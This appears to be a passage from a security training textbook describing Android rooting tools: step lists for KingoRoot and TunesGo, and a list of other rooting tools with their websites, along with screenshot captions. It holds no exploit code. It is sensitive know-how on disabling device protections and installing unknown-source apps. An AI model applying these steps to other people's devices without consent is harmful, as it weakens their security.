
Android Rooting Without PC:

- Enable installation from unknown sources in your Android device.
- Download **KingoRoot.apk** on your Android device from Play Store.
- Install and launch KingoRoot.
- Press “**One Click Root**” on the main interface of the app.
- Wait for a few seconds until the root result appears on the display.
- Attempt multiple times in case of failed rooting or you can try the PC version.


Kingo ROOT
One Click Root
Kingo ROOT
75%
✓ Internet Connection
✓ Rooting Script Match
✓ Environment Preparation
Rooting Script Execution
Superuser Installation

Device Model : ONEPLUS [redacted]
Android Version : 10

Figure 17.17: Screenshot of KingoRoot Android (APK Version)



Android Rooting Tools

TunesGo Root Android Tool

The **TunesGo Root Android** tool has an advanced Android root module that recognizes and analyzes your Android device and automatically chooses the appropriate Android-root-plan for the device

https://tunesgo.wondershare.com

One Click Root

One Click Root is an Android rooting tool that offers features like gaining access to more apps, installing apps on an SD card, preserving battery life, and Wi-Fi and Bluetooth tethering

OneClickRoot
CONNECT DEVICE
IDENTIFY DEVICE
ROOT
ROOT NOW
YOU WILL NEED THIS BEFORE PROCEEDING
Android Device
USB Cable
Min 25% Battery
Need Help Rooting? Speak with a Root Expert
Live Chat

https://www.oneclickroot.com

Magisk Manager
https://magiskmanager.com

SuperSU Root
https://supersuroot.org

Framaroot
https://framaroot-app.com

KingRoot
https://kingrootapp.net

iRoot
https://www.iroot.com

Android Rooting Tools


- **TunesGo Root Android Tool**

  Source: *https://tunesgo.wondershare.com*

  This tool has an advanced Android root module that recognizes and analyzes your Android device and automatically chooses the appropriate Android root plan for it.

  The steps to root an Android device using TunesGo Root Android tool are as follows:

  - Download the **TunesGo Root Android** tool
  - Connect your device to your computer
  - Find "**One-click Android Root**" in the toolbox and click on it to root your device
  - Your Android device is successfully rooted



Get Root Access
12:45
One-click Root
Root and get full-control of your Android devices.
OK

Samsung SM-N910C has been rooted

Figure 17.18: Screenshot of TunesGo Root Android

- **One Click Root**

  Source: *https://www.oneclickroot.com*

  One Click Root is an Android rooting software that supports most devices. It comes with extra fail-safes (such as instant unrooting) and offers full technical support. It allows rooting of an Android smartphone or tablet and provides access to additional features such as gaining access to more apps, installing apps on SD cards, preserving battery life, Wi-Fi and Bluetooth tethering, installing custom ROMs, and accessing blocked features.


